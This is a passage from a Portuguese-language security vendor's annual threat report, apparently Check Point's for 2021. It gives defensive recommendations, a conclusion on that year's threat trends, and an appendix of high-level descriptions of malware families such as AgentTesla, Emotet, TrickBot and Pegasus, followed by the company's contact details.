- **Orientar os funcionários para reconhecer possíveis ameaças:** a orientação dos usuários sempre foi um elemento-chave para evitar infecções por malware. As noções básicas de saber de onde os arquivos vieram, por que o funcionário os está recebendo e se ele pode ou não confiar no remetente continuam sendo ferramentas úteis que seus funcionários devem utilizar antes de abrir arquivos e e-mails. Os métodos de infecção mais comuns usados em campanhas de ransomware ainda são spam e e-mails de phishing. Com bastante frequência, a conscientização dos usuários pode prevenir um ataque antes que ele ocorra. Reserve um período para orientar seus usuários e garantir que, caso eles observem algo incomum, informem suas equipes de segurança imediatamente.

- **Revisar:** as políticas de produtos de segurança devem ser cuidadosamente revisadas e registros de incidentes e alertas devem ser monitorados continuamente.
- **Auditar:** auditorias de rotina e testes de penetração devem ser conduzidos em todos os sistemas.
- **Princípio do privilégio mínimo:** privilégios de usuários e softwares devem ser mantidos a um mínimo – há realmente necessidade de que todos os usuários tenham direitos de administrador local em seus dispositivos?
- **Implementar as tecnologias de segurança mais avançadas:** não existe uma tecnologia mágica que possa proteger contra todas as ameaças e todos os vetores de ameaças. No entanto, há muitas tecnologias e idéias ótimas à disposição: aprendizado de máquina, área restrita, detecção de anomalias,

desarme de conteúdo e várias outras. Cada uma dessas tecnologias pode ser altamente eficaz em situações específicas, abrangendo tipos de arquivos ou vetores de ataque específicos. Soluções robustas integram uma ampla gama de tecnologias e inovações para combater, de modo eficaz, ataques modernos em ambientes de TI. Além de proteções tradicionais baseadas em assinatura como antivírus e IPS, as organizações precisam incorporar camadas adicionais para se prevenir contra malware novo e desconhecido que não tenha assinaturas conhecidas. Dois componentes-chave a considerar são extração de ameaça (sanitização de arquivos) e emulação de ameaça (área restrita avançada). Cada elemento fornece proteção diferenciada que, quando utilizados em conjunto, oferecem uma solução abrangente para proteção contra malware desconhecido no nível da rede e diretamente em dispositivos endpoint.



CONCLUSÃO

Como previsto, em um ano que começou com as consequências de um dos ataques à cadeia de suprimentos mais devastadores da história, observamos o aumento da confiança e da sofisticação dos agentes de ameaças. No final do ano, esta constatação culminou na exploração da vulnerabilidade Log4j, que, mais uma vez, encontrou a comunidade de segurança desprevenida e trouxe à tona o risco inerente para as cadeias de suprimentos de software. Ao longo dos demais meses, vimos serviços de nuvem sob ataque, agentes de ameaças voltando ainda mais seus esforços para os dispositivos móveis, o Colonial Pipeline feito de refém e o ressurgimento de um dos botnets mais perigosos de todos os tempos.

Mas nem tudo está perdido. Também observamos quebras no ecossistema de ransomware se ampliarem em 2021, à medida que governos e autoridades em todo o mundo resolveram adotar uma postura mais dura especialmente em relação aos grupos de ransomware. Em vez de depender de ações reativas e de remediação, alguns eventos alarmantes despertaram os governos para a necessidade de adotar uma abordagem mais preventiva e proativa para lidar com o risco cibernético. Essa mesma filosofia se aplica às empresas, que não podem mais se dar ao luxo de adotar uma abordagem desarticulada, isolada e reacionária para lidar com as ameaças. Elas precisam de visibilidade 360 graus, inteligência de ameaças em tempo real e uma infraestrutura de segurança que possa ser mobilizada de uma maneira eficaz e conjunta.

APÊNDICE

DESCRIÇÕES DAS FAMÍLIAS DE MALWARE

AgentTesla

O AgentTesla é um RAT avançado que funciona como um keylogger e ladrão de senhas, e está ativo desde 2014. O AgentTesla pode monitorar e coletar as teclas que a vítima pressiona e a área de transferência do sistema, além de registrar capturas de tela e vaziar credenciais para uma série de softwares instalados na máquina de uma vítima (incluindo Google Chrome, Mozilla Firefox e o cliente de e-mail Microsoft Outlook). O AgentTesla é vendido em vários mercados on-line e fóruns de ataque de hacker.

AlienBot

O AlienBot é um Trojan bancário para Android, vendido clandestinamente como Malware como serviço (Malware-as-a-Service, MaaS). Ele oferece suporte para keylogging, sobreposições dinâmicas para roubo de credenciais, bem como coleta de SMS para burlar a autenticação de dois fatores. Recursos adicionais de controle remoto são fornecidos utilizando um módulo do TeamViewer.

Bazar

Descoberto em 2020, o Bazar Loader e o Bazar Backdoor são usados nas fases iniciais da infecção pelo grupo cibercriminoso WizardSpider. O Loader é responsável por solicitar as etapas seguintes e o Backdoor é para persistência. As infecções normalmente são seguidas por uma implantação de ransomware em escala total, usando Conti ou Ryuk.

CryptoBot

O CryptoBot é um criptominerador avançado que rouba a carteira e as informações da conta da vítima após a infecção. Em dezembro de 2021, o CryptoBot foi observado em uma campanha que atacou usuários com uma cópia pirata do sistema operacional Windows.

Cl0p

O Cl0p é um ransomware que foi descoberto pela primeira vez no início de 2019 e tem como alvo principal grandes empresas e corporações. Durante 2020, o Cl0p começou a exercer uma estratégia de extorsão dupla, em que, além de criptografar os dados da vítima, os invasores também ameaçam publicar informações roubadas, a menos que as exigências de resgate sejam atendidas. Em 2021, o ransomware Cl0p foi utilizado em diversos ataques em que o acesso inicial foi obtido através de vulnerabilidades de dia zero no mecanismo de transferência de arquivos Accellion.

DanaBot

O DanaBot é um Trojan bancário modular escrito em Delphi que visa à plataforma do Windows. O malware, que foi observado pela primeira vez em 2018, é distribuído por e-mails maliciosos de spam. Quando um dispositivo é infectado, o malware faz o download do código de configuração atualizado e outros módulos do servidor C&C. Os módulos disponíveis incluem um “sniffer” para interceptar credenciais, um “stealer” para roubar senhas de aplicativos populares, um módulo “VNC” para controle remoto e muito mais.

DarkGate

O DarkGate é um malware multifuncional ativo desde dezembro de 2017 que combina ransomware, roubo de credenciais, RAT e recursos de criptomineração. Visando majoritariamente o sistema operacional Windows, o DarkGate utiliza uma série de técnicas de evasão.

Dridex

O Dridex é um Trojan bancário transformado em botnet cujo alvo é a plataforma Windows. Ele é introduzido por campanhas de spam e kits Exploit, e depende do Webinjects para interceptar e redirecionar credenciais bancárias para um servidor controlado por invasores. O Dridex entra em contato com um servidor remoto, envia informações sobre o sistema infectado e também pode baixar e executar módulos adicionais para controle remoto.

Emotet

Emotet é um Trojan avançado, modular e de autopropagação. O Emotet foi uma vez utilizado como trojan bancário e, agora, é utilizado como um distribuidor para outros malwares ou de campanhas maliciosas. Ele usa múltiplos métodos para manter a persistência e técnicas de evasão para evitar ser detectado. Além disso, o Emotet também pode se propagar por meio de e-mail de spam de phishing contendo anexos ou links maliciosos.

FluBot

O FluBot é um malware para Android distribuído via mensagens SMS de phishing (SMiShing), na maioria das vezes se passando por marcas de entrega de logística. Quando o usuário clica no link dentro da mensagem, ele é redirecionado para o download de um aplicativo falso contendo o FluBot. Depois de instalado, o malware dispõe de vários recursos para obter credenciais e apoiar a própria operação de Smishing, incluindo o upload da lista de contatos, bem como o envio de mensagens SMS para outros números de telefone.

FlyTrap

O FlyTrap é um Trojan para Android desenvolvido para roubar credenciais do Facebook, localização, endereço de e-mail, IP, entre outros dados. Originalmente, o Trojan é disseminado através de aplicativos falsos para Android no Google Play, incentivando os usuários a efetuar login em sua conta do Facebook. Nessa etapa, o FlyTrap usa a injeção de JavaScript para sequestrar a sessão e envia seus detalhes para o servidor C&C, permitindo que os invasores obtenham acesso à conta do Facebook a partir de um local remoto.

FormBook

O FormBook é um infostealer direcionado ao sistema operacional Windows e foi detectado pela primeira vez em 2016. Ele é comercializado como um Malware como serviço (Malware-as-a-Service, MaaS) em fóruns clandestinos de ataque de hacker por suas técnicas de evasão robustas e preço relativamente baixo. FormBook colhe credenciais de diversos navegadores da Web, coleta instantâneos de tela, monitora e registra atividades no teclado e pode fazer o download e executar arquivos de acordo com as ordens de seu C&C.

Glupteba

O Glupteba é um backdoor do Windows conhecido desde 2011, que gradualmente tornou-se um botnet. Em 2019, ele incluía um mecanismo de atualização de endereço por meio de listas de Bitcoin públicas, uma capacidade furtiva de navegador integrada e um explorador de roteador.

Hiddad

Malware do Android que reempacota aplicativos legítimos e depois os libera para uma loja terceirizada. Sua principal função é exibir anúncios, mas ele também pode obter acesso a detalhes fundamentais de segurança inseridos no sistema operacional.

IcedID

IcedID é um Trojan bancário que surgiu pela primeira vez em setembro de 2017. Ele se espalha por campanhas de spam por e-mail e muitas vezes usa outros malwares como o Emotet para ajudá-lo a se proliferar. O IcedID usa técnicas evasivas como injeção de processo e esteganografia e rouba dados financeiros do usuário por meio de ataques de redirecionamento (instala um proxy local para redirecionar usuários para sites clonados falsos) e ataques de injeção na web.

Kinsing

Descoberto em 2020, o Kinsing é um criptominerador Golang com um componente de rootkit. Originalmente projetado para explorar sistemas Linux, o Kinsing foi instalado em servidores comprometidos ao tirar proveito de vulnerabilidades de serviços prestados através da internet. Posteriormente em 2021, uma variante do malware para Windows também foi desenvolvida, permitindo que os invasores aumentassem sua superfície de ataque.

LemonDuck

O LemonDuck é um criptominerador descoberto pela primeira vez em 2018 cujo alvo são os sistemas Windows. Conta com módulos avançados de propagação, incluindo o envio de malspam, vetor de ataque de força bruta RDP e exploração em massa através de vulnerabilidades conhecidas, como o BlueKeep. Ao longo do tempo, observou-se que o criptominerador coleta e-mails e credenciais, além de entregar outras famílias de malware, como o Ramnit.

Lokibot

O Lokibot é o infostealer de commodities para Windows. Ele coleta credenciais de uma série de aplicativos, navegadores da web, clientes de e-mail, ferramentas de administração de TI como PuTTY, entre outros. O LokiBot tem sido vendido em fóruns de hackers e acredita-se que seu código-fonte tenha vazado, permitindo assim, o surgimento de uma série de variações. Ele foi identificado pela primeira vez em fevereiro de 2016.

Mirai

Mirai é um malware infame da Internet das coisas (IoT) que rastreia dispositivos IoT vulneráveis, tais como câmeras da web, modems e roteadores e os transforma em bots. O botnet é usado por seus operadores para realizar ataques massivos distribuição de negação de serviço (Distributed Denial of Service, DDoS). O botnet Mirai surgiu pela primeira vez em setembro de 2016 e rapidamente chegou às manchetes dos jornais devido a ataques de grande escala, incluindo um gigantesco ataque DDoS usado para deixar todo o país da Libéria off-line, e um ataque DDoS contra a empresa de infraestrutura de internet Dyn, que fornece uma parcela considerável da infraestrutura de internet nos Estados Unidos.

MyloBot

O Mylobot é um botnet sofisticado que surgiu em junho de 2018 e está equipado com técnicas de evasão complexas, incluindo anti-VM, anti-sandbox e técnicas anti-debugging. O botnet permite que um invasor assuma o controle completo do sistema do usuário, fazendo o download de qualquer payload adicional de seu C&C.

NanoCore

O NanoCore é um Trojan de acesso remoto que tem como alvo usuários do sistema operacional Windows e foi observado pela primeira vez em 2013. Todas as versões do RAT contêm plug-ins básicos e funcionalidades como captura de tela, mineração de criptomoeda, controle remoto do desktop e roubo de sessão de webcam.

NRSMiner

NSRMiner é um criptominerador que surgiu em torno de novembro de 2018, e se espalhou principalmente na Ásia, especificamente no Vietnã, China, Japão e Equador. Após a infecção inicial, ele usa o famoso exploit SMB, EternalBlue, para se propagar para outros computadores vulneráveis em redes internas e, eventualmente começa a mineração da criptomoeda Monero (XMR).

Pegasus

Desenvolvido pelo grupo israelense NSO, o Pegasus é um spyware altamente sofisticado cujos alvos são dispositivos móveis Android e iOS. O malware é oferecido para venda, principalmente para organizações relacionadas ao governo e empresas. O Pegasus pode tirar proveito de vulnerabilidades que o permitem invadir o dispositivo silenciosamente e instalar o malware. O malware infecta seus alvos através de diversas formas: mensagens SMS de spear phishing que contém um link malicioso ou redirecionamento de URL, sem que o usuário desempenhe qualquer ação ("clique zero"), entre outras. O aplicativo apresenta vários módulos de espionagem, como capturas de tela, gravação de chamadas, acesso a aplicativos de mensagens, keylogging e exfiltração do histórico do navegador.

Phorpiex

O Phorpiex é um botnet (também conhecido como Trik) que está ativo desde 2010 e, em seu auge, controlava mais de um milhão de hosts infectados. Ele é conhecido pela distribuição de outras famílias de malware via campanhas de spam, assim como por impulsionar campanhas de ampla escala de spam e extorsões de teor sexual.

Qbot

O Qbot, também conhecido como QakBot, é um Trojan bancário que apareceu pela primeira vez em 2008. Foi projetado para roubar as credenciais bancárias e pressionamentos de teclas do usuário. Frequentemente distribuído por e-mail de spam, o Qbot emprega várias técnicas anti-VM, anti-debugging e anti-sandbox para impedir a análise e evitar a detecção.

Raccoon

O infostealer Raccoon foi observado pela primeira vez em abril de 2019. O alvo desse infostealer são sistemas Windows e ele é vendido como um Malware como serviço (Malware-as-a-Service, MaaS) em fóruns clandestinos. É um infostealer simples capaz de coletar cookies do navegador, histórico, credenciais de login, carteiras de criptomoeda e informações de cartões de crédito.

Ragnar Locker

O Ragnar Locker é um ransomware descoberto em dezembro de 2019. Ele implanta técnicas sofisticadas de evasão, incluindo a implantação de uma máquina virtual em sistemas direcionados para ocultar sua atividade. O Ragnar foi usado em um ataque contra a empresa elétrica nacional de Portugal em uma dupla extorsão, onde os invasores publicaram dados confidenciais roubados da vítima.

Ramnit

O Ramnit é um Trojan bancário modular, descoberto em 2010. O Ramnit rouba informações de sessões da web, oferecendo aos seus operadores a capacidade de roubar credenciais das contas de todos os serviços usados pela vítima, incluindo contas bancárias e contas corporativas e de redes sociais. O Trojan usa tanto domínios codificados como domínios gerados por um Algoritmo de Geração de Domínio (Domain Generation Algorithm, DGA) para entrar em contato com o servidor C&C e fazer o download de módulos adicionais.

RedLine Stealer

O RedLine Stealer é o infostealer do momento e foi observado pela primeira vez em março de 2020. Vendido como Malware como serviço (Malware-as-a-Service, MaaS) e normalmente distribuído através de anexos de e-mails maliciosos, ele conta com todos os recursos do infostealer moderno: coleta de informações do navegador da Web (dados de cartões de crédito, cookies de sessão e dados de preenchimento automático), coleta de carteiras de criptomoeda, capacidade de fazer download de payloads adicionais, entre outros.

Remcos

O Remcos é um RAT que apareceu em uso pela primeira vez em 2016. O Remcos se distribui por meio de documentos maliciosos do Microsoft Office, que são anexados a e-mails de SPAM, e são projetados para ignorar a segurança do UAC do Microsoft Windows e executar malware com privilégios de alto nível.

RigEK

O mais antigo e mais conhecido dos kits de Exploit atualmente operacionais, o RigEK está em operação desde meados de 2014. Seus serviços estão sendo oferecidos para compra em fóruns de hackers e na rede TOR. Alguns “empreendedores” até mesmo revendem infecções de baixo volume para esses desenvolvedores de malware, ainda não grandes o suficiente para arcar com o serviço completo. O RigEK evoluiu ao longo dos anos para fornecer qualquer coisa desde AZORult e Dridex até ransomware e criptomineradores pouco conhecidos.

RubyMiner

O RubyMiner foi visto pela primeira vez em uso em janeiro de 2018 e tem como alvo servidores Windows e Linux. O RubyMiner busca servidores vulneráveis da web (como PHP, Microsoft IIS e Ruby on Rails) para usar para a criptografia, usando a fonte aberta Monero miner XMRig.

Ryuk

Ryuk é um ransomware usado pelo grupo TrickBot em ataques direcionados e bem planejados contra várias organizações internacionais. O ransomware foi originalmente derivado do ransomware de Hermes, cujas capacidades técnicas são relativamente baixas, e incluem um dropper básico e um esquema de criptografia direto. No entanto, Ryuk foi capaz de causar danos graves às organizações atingidas, forçando-as a pagar resgates extremamente altos em Bitcoin. Diferente dos ransomwares comuns, distribuídos sistematicamente por meio de gigantescas campanhas de spam e kits de Exploit, o Ryuk é usado exclusivamente em ataques personalizados.

Snake Keylogger

O Snake Keylogger é um keylogger/infostealer .NET modular. Surgido por volta do final de 2020, ele se popularizou rapidamente entre os cibercriminosos. O Snake é capaz de registrar as teclas pressionadas, obter capturas de tela, coletar credenciais e conteúdo da área de transferência. Oferece suporte à exfiltração dos dados roubados através de protocolos HTTP e SMTP.

REvil

O REvil (também conhecido como Sodinokibi) é um ransomware como serviço que opera um programa de “afiliados”, tendo sido identificado em uso pela primeira vez em 2019. O REvil criptografa dados no diretório do usuário e exclui backups de cópias reproduzidas para dificultar ainda mais a recuperação dos dados. Além disso, os afiliados do REvil usam várias táticas para propagá-lo, incluindo por meio de spam e de exploits de servidores, além de atacar backends de provedores de serviços gerenciados (managed service providers, MSP) e por meio de campanhas de malware que redirecionam para o kit de exploração RIG.

SparrowDoor

O SparrowDoor é um backdoor avançado usado pelo grupo APT FamousSparrow para espionar hotéis, governos, entre outros. Foi identificado por volta de março de 2021 explorando a vulnerabilidade ProxyLogon do Microsoft Exchange. O backdoor é carregado usando o sequestro de DLLs combinado com um binário legítimo para ajudar a burlar produtos audiovisuais.

SunBurst

O SunBurst é o backdoor que foi implantado no software de gestão de TI denominado Orion do SolarWinds durante 2020, como parte do infame ataque à cadeia de suprimentos, atingindo milhares de organizações em todo o mundo. É um backdoor persistente que forneceu aos invasores um primeiro acesso às organizações. Se as máquinas infectadas atendiam a todas as exigências e não continham vários serviços relacionados em uma lista de bloqueios ou software de audiovisual, posteriormente o Sunburst inseriria implantes de memória adicionais (como TearDrop) para recursos de execução de comandos e movimentação lateral.

Triada

O Triada, identificado pela primeira vez em 2016, é um backdoor modular para Android que concede privilégios de administração para download de outro malware. Sua versão mais recente é distribuída através de kits de desenvolvimento de adware no WhatsApp para Android.

TrickBot

O TrickBot é um Trojan bancário modular atribuído ao grupo cibercriminoso WizardSpider. Entregue principalmente através de campanhas de spam ou de outras famílias de malware, como Emotet e BazarLoader. O TrickBot envia informações sobre o sistema infectado e também pode baixar e executar módulos arbitrários de uma grande variedade de módulos disponíveis, incluindo um módulo VNC para controle remoto e um módulo SMB para espalhar dentro de uma rede comprometida. Depois que uma máquina é infectada, os agentes de ameaças por trás deste malware utilizam essa ampla gama de módulos não apenas para roubar credenciais bancárias do PC alvo, mas também para movimentação lateral e reconhecimento na própria organização-alvo, antes de introduzir um ataque de ransomware direcionado para toda a empresa.

Ursnif

O Ursnif é uma variante do Trojan bancário Gozi para Windows, cujo código-fonte foi vazado on-line. Ele tem recursos do navegador para roubar informações bancárias e credenciais para serviços on-line populares. Além disso, pode roubar informações de clientes de e-mail, navegadores e carteiras de criptomoedas locais. Finalmente, ele pode fazer o download e executar arquivos adicionais no sistema infectado.

Vidar

O Vidar é um infostealer que tem como alvo sistemas operacionais Windows. Detectado pela primeira vez no final de 2018, foi projetado para roubar senhas, dados de cartão de crédito e outras informações confidenciais de vários navegadores da web e carteiras digitais. O Vidar é vendido em vários fóruns on-line e usado como um agente de queda de malware para fazer o download do ransomware GandCrab como sua carga secundária.

WannaMine

O WannaMine é um sofisticado worm de criptomineração de Monero que dissemina o exploit EternalBlue. O WannaMine implementa um mecanismo de disseminação e técnicas de persistência ao utilizar assinaturas de eventos permanentes de Instrumentação de Gerenciamento do Windows (Windows Management Instrumentation, WMI).

xHelper

O xHelper é um malware para Android, que principalmente mostra anúncios pop-up e spam de notificação intrusivos. É muito difícil de remover após ser instalado, devido a sua capacidade de reinstalação. Observado pela primeira vez em março de 2019, o xHelper infectou até agora mais de 45 mil dispositivos.

XMRig

O XMRig é um software de mineração de CPU de código aberto usado para extrair criptomoeda Monero. Os agentes de ameaças frequentemente abusam deste software de código aberto integrando-o ao malware para conduzir mineração ilegal nos dispositivos das vítimas.

ZLoader

O ZLoader é um malware bancário que usa webinjects para roubar credenciais e informações privadas e pode extrair senhas e cookies do navegador da web da vítima. Ele baixa o VNC que permite que os agentes de ameaça se conectem ao sistema da vítima e realizem transações financeiras a partir do dispositivo do usuário. Visto pela primeira vez em 2016, o Trojan é baseado em código vazado do malware Zeus de 2011. Em 2020, o malware foi muito popular entre os agentes de ameaças e incluiu muitas novas variantes.

z0Miner

O Z0Miner, observado pela primeira vez em novembro de 2020, é um criptominerador encontrado em milhares de servidores explorados pela falha de execução remota de código do Oracle WebLogic Server. Desde então, o grupo por trás do Z0miner tem tirado proveito da vulnerabilidade RCE do Atlassian Confluence (CVE-2021-26084) para infectar outros servidores.

ENTRE EM CONTATO CONOSCO

SEDE MUNDIAL

5 Ha'Solelim Street, Tel Aviv 67897, Israel
Tel: 972-3-753-4555 | Fax: 972-3-624-1100
E-mail: info@checkpoint.com

SEDE NOS EUA

959 Skyway Road, Suite 300, San Carlos, CA 94070
Tel: 800-429-4391 | 650-628-2000 | Fax: + 1 650-654-4233

ESTÁ SOB ATAQUE?

Entre em contato com nossa Equipe de Resposta a Incidentes:
emergency-response@checkpoint.com

PODCAST DA CHECK POINT RESEARCH

Sintonize na cp<radio> para obter as últimas pesquisas,
além de bastidores e outros conteúdos exclusivos.
Visite-nos no endereço <https://research.checkpoint.com/category/cpradio/>

WWW.CHECKPOINT.COM

